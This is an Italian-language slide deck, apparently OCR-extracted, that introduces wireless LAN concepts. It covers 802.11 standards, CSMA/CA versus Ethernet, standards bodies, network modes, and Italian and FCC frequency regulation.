Wireless LANs

Iarno Pagliani
Cisco Certified Security Professional
RSA SecureID Systems Engineer

iarno.pagliani@gmail.com
Site: www.homeworks.it

Agenda

- Wireless LAN Concepts
- Wireless Update
- Wireless LAN Security
- Lab

Wireless LAN Concepts

Wireless LAN Concepts

- *Per poter creare una rete Wireless occorrono poche attrezzature*
- *Trend ad usare laptop*
- *Facilità nel deploy*
- *Evoluzione servizi come:*
  - *work, home, hotel, coffee shop etc.*

Wireless LAN

- *WLAN device*
- *Access point (AP)*
  - *Wireless Switch*
  - *Wireless IDS*
  - *Management*

Comparisons with Ethernet LANs


- *Le reti WLANs sono simili alle reti Ethernet LANs*
- *IEEE 802.3 per Ethernet LANs 802.11 per*
  - *WLANs frame format, header e trailer*
  - *header includono source e destination*
  - *Entrambi definiscono regole su come inviare frames e quando attendere.*
  - *Onde radio VS segnali elettrici con MAC (6 bytes)*

Comparisons with Ethernet LANs

- *Ethernet con switch posso usare FDX evitando (CarrierSenseMultipleAccess/CollisionDetect)*
- *WLANs devono usare half-duplex (HDX) con un sistema simile: (CarrierSenseMultipleAccesscollisiondetect/CollisionAvoidance)*
- *CollisionDetect vs CollisionAvoidance*
  - *Nelle reti ad onda libera (cioè wireless) in cui le stazioni trasmettono e ricevono sullo stesso canale non è possibile rilevare le collisioni come nel CSMA/CD, pertanto le collisioni devono essere evitate piuttosto che rilevate.*

Wireless LAN Standards

- *Attualmente sono stati ratificati come standard:*
  - *802.11 (1997), 802.11a, 802.11b, and 802.11g*
- *Come Draft 7 (2 di fatto)*
  - *802.11n*


802.11g
2.4 GHz – OFDM
54Mbps
802.11a Standard
5 GHz – OFDM
54Mbps
802.11b Standard
2.4 GHz – DSSS
11Mbps
802.11 Standard
2.4Ghz 2Mb DSSS
Proprietary-
900MHz/2.4GHz
IEEE 802.11
Ratified
IEEE 802.11a/b
Ratified
1997
1999
2000
2001
2002
2003

Wireless LAN Standards

Lista Organizzazioni che impattano sulla creazione degli standard

- **ITU-R**
  - Responsabile per le comunicazioni radio. Il suo ruolo è quello di gestire le risorse dello spettro internazionale di radiofrequenze.
- **IEEE**
  - Acronimo di Institute of Electrical and Electronic Engineers. 320.000 membri in 150 nazioni; comprende tecnici, ingegneri e ricercatori di tutto il mondo nel settore elettrotecnico ed elettronico (802.11).

Wireless LAN Standards

Lista Organizzazioni che impattano sulla creazione degli standard

- **Wi-Fi Alliance**
  - è un'organizzazione nata nel 1999 e formata da alcune industrie leader nel settore con lo scopo di guidare l'adozione di un unico standard per la banda larga senza fili nel mondo. È inoltre il proprietario del trademark Wi-Fi. Wi-Fi Alliance ha introdotto i termini WPA(2)-Personal e WPA(2)-Enterprise per differenziare due classi di prodotti. Questo per differenziare le due classi di sicurezza.
- **Federal Communications Commission (FCC)**
  - È un importante elemento della politica delle telecomunicazioni americana. La FCC ha il controllo delle comunicazioni telefoniche dalla Interstate Commerce Commission.


Modalità usate nelle reti Wireless

ad hoc (Device-to-Device)


infrastructure (Device-to-AP) Ogni Frame e mandata al solo AP

- *service set: BasicServiceSet*
- *service set: Extended Service Set ESS*
  - *più access point*
  - *più celle*
  - *maggior funzionalità (roaming)*

Modalità usate nelle reti Wireless



Modalità usate nelle reti Wireless



Modalità usate nelle reti Wireless

Wireless Trasmission (Layer1)

- *Invio e ricezione di onde radio*
- *Device, AP, antenne inviano e/o ricevono onde radio generando variazioni per codificare i dati*
- *Frequenza .....*
  - *L'utilizzo delle frequenza viene regolamentata*
  - *Esisto frequenze non licenziate e quindi libere ma con restrizioni come la potenza*

Wireless Trasmission (Layer1)

- ***Esempio Il WiMAX 802.16(acronimo di Worldwide Interoperability for Microwave Access) è una tecnologia che consente l'accesso a reti di telecomunicazioni a banda larga e senza fili (BWA - Broadband Wireless Access).***

- ***Gara per aggiudicarli le frequenze***

CONSIDERATO quanto segue.

- ***1. La banda di frequenza da 3400 a 3600 MHz, brevemente indicata come banda 3.5 GHz, è stata sino ad ora utilizzata dal Ministero della difesa.***
- ***Nel mese di ottobre 2006 il Ministero delle comunicazioni ha comunicato che, anche a seguito dei pareri pervenuti nel tempo dall'Autorità circa la necessità di destinare***
- ***la banda a 3.5 GHz anche ad applicazioni civili e tenuto conto che l'utilizzo della banda in questione necessita comunque di un accordo con il Ministero della difesa,***
- ***quest'ultimo avrebbe acconsentito ad una progressiva liberazione della banda in argomento, consentendo quindi l'avvio del servizio***
- ***commerciale inizialmente con una ridotta disponibilità delle frequenze e con alcune esclusioni territoriali,***
- ***per arrivare infine alla completa disponibilità della banda su tutto il territorio nazionale.***

- ***....***

Wireless Trasmission (Layer1)

- Pisanu e WiFi, oggi la proroga del Governo
  - http://punto-informatico.it/2509275/Telefonia/News/pisanu-wifi-og
- Dice: nessun privato potrà aprire la propria connessione WiFi impunemente: farlo senza una regolare registrazione in Questura...
- Attraversamento suolo pubblico

Wireless Trasmission (Layer1)

Tabella FCC per l'utilizzo delle frequenze libere


Frequency Range	Name	Sample Devices
900 KHz	Industrial, Scientific, Mechanical (ISM)	Older cordless telephones
2.4 GHz	ISM	Newer cordless phones and 802.11, 802.11b, 802.11g WLANs
5 GHz	Unlicensed National Information Infrastructure (U-NII)	Newer cordless phones and 802.11a, 802.11n WLANs

Wireless Trasmission (Layer1)

